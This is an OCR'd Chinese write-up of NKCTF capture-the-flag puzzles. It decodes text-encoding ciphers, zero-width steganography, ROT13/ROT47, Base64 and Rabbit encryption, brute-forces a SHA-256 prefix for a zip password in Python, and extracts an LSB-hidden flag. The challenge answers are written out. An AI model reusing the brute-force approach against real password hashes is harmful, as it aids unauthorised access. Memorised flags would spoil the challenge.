
先用这个解密

```
佛曰：栗楞穆婆悉遮俱吉室嚧无佛吉埵沙他蒙蒙唎皤啰烁伽驮数迦帝楞萨那摩度驮伽度耶萨那曳喝写怛钵
```

后面还有社会主义编码：

```
rabbit 又 move
```


猜一波密钥rabbit，后面有tip:47&13



[illegible]
地墀数陀楞啰孕罚度醯菩萨埵埵栗他穆菩参舍迦羯沙啰吉尼楞怛尼孕苏地遮苏提曳谨阇那啰阇南
曳输曳伊苏伊度啰咩提苏他他娑驮俱婆钵室利烁俱伽写利羯悉阇遮皤佛南悉阿帝萨喝悉阇参参楞
罚皤苏喝墀诃他吉伽提利尼埵啰输嚧醯婆伽墀菩唎娑谨他怛写沙伽啰烁摩栗埵伊啰俱楞帝写地卢
利怛吉帝陀阿唵伊伽谨曳阇羯娑羯嚧埵唎烁楞喝曳输他阿室钵谨啰楞他呼娑喝菩哆蒙穆诃婆烁他
夜孕穆诃钵佛参室悉舍萨穆室遮阿喝啰伽耶喝漫

&auD5v'<)`h{dF6C_*'Jrcqzrh&ZaF>`g^Hr'}vuHZJB%~}_H5?gu;q)"<rA?{sH2{IfafKfu=6w_tip:47&13

想到rot47&13，这段文字粘贴到cyber




```
&auD5v'<)`h{dF6C_*'Jrcqzrh&ZaF>`g^Hr'}vuHZJB%~}_H5?gu;q)"<rA?{sH2{IfafKfu=6w_tip:47&13
```

```
time:   0ms
length: 142
lines:    1
```

```
&.......auD5.......v'<).......`h.......{dF6C_*'Jrcqzrh&ZaF>`g^.......Hr'}vuHZJB.......%~}_H5?
gu.......;q.......)"<rA?{sH2{IfafKfu=6w_tip:47&13
```

有隐藏文字，零宽隐写。


文本隐写术示例中的文本

原文: 清除 (长度: 86)

```
&auD5v'<)`h{dF6C_*'Jrcqzrh&ZaF>`g^Hr'}vuHZJB%~}_
H5?gu;q)"<rA?{sH2{IfafKfu=6w_tip:47&13
```

隐藏文字: 清除 (长度: 8)

```
EnoOo01G
```

加密 »

« 解密

隐写文本: 清除 (长度: 142)

```
&auD5v'<)`h{dF6C_*'Jrcqzrh&ZaF>`g^Hr'}vuHZJB
%~}_H5?gu;q)"<rA?{sH2{IfafKfu=6w_tip:47&13
```

将Stego文本下载为文件


隐写术的零宽度字符:

- [ ] U+200A ZERO WIDTH SPACE
- [x] U+200B ZERO WIDTH SPACE
- [x] U+200C ZERO WIDTH NON-JOINER
- [x] U+200D ZERO WIDTH JOINER
- [x] U+200E LEFT-TO-RIGHT MARK
- [x] U+200F LEFT-TO-RIGHT MARK
- [ ] U+202A LEFT-TO-RIGHT EMBEDDING
- [ ] U+202C POP DIRECTIONAL FORMATTING
- [ ] U+202D LEFT-TO-RIGHT OVERRIDE
- [ ] U+2062 INVISIBLE TIMES
- [ ] U+2063 INVISIBLE SEPARATOR
- [ ] U+FEFF ZERO WIDTH NO-BREAK SPACE

`EnoOo01G` rot13后： `RabBbB1T`

然后对原文rot47解密：

```
U2FsdGVkX19L5uer0YVyC4BKC9U+2um18/wCVNGFw+yqTON0wdn8FjBXQkCpnLDwaLx727z7FleH0
```


Recipe

ROT47
Amount: 47

From Base64
Alphabet: A-Za-z0-9+/=
[✓] Remove non-alphabet chars


Input

```
&auD5v'<)`h{dF6C_*'Jrcqzrh&ZaF>`g^Hr'}vuHZJB%~}_H5?gu;q)"<rA?{sH2{IfafKfu=6w_
```

Output

```
Salted__Kæç«Ñ.r..J.Õ>Úéµóü.TÑ.Ãìª LãtÁÙü.0WB@©.°ðh%{Û%û.W.Ô
```

这样就比较明显了，rabbit解密


请输入要加密/解密的内容

```
U2FsdGVkX19L5uer0YVyC4BKC9U+2um18/wCVNGFw+yqTON0wdn8FjBXQkCpnLDwaLx727z7FleH0
```

密码: RabBbB1T

加密 解密

```
NKCTF{H4Ppy_tH3_Y34r_0f_R4BbBbbbB1tTtTtT}
```


easy_word

得到的flag请用NKCTF{}包裹提交

easy_word.zip
1.62MB

(我再帮忙补充一点细节)

根据提示得知hash函数使用的是sha256，写脚本爆破得到密码




```python
import hashlib

def search(a):
    h = str(hashlib.sha256(a.encode()).hexdigest())

    if h.startswith('b75d1224'):
    # if h[0:8] == 'b75d1224':
        print(a)
        exit()

dic="ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789"

f=open("misc.dic",'w')
for i in dic:
    # search(i)
    for j in dic:
        # search(i+j)
        for k in dic:
            # search(i+j+k)
            for l in dic:
                st = 'h'+i+j+'v0'+k+l+'0'
                search(st)
```

```
E:\网安\Python\python3.exe E:/网安/培训/test/sha256爆破.py
h4ev0F90

Process finished with exit code 0
```


爆破出来的：h4evOF90

一开始binwalk了，后来发现图片损坏了，直接改后缀zip解压



lsb加密隐写

从网上找个解密脚本，输入key解密



```
NKCTF{dc0684dd-5a57-4d47-b9c0-debed0ef28b9}
```

```
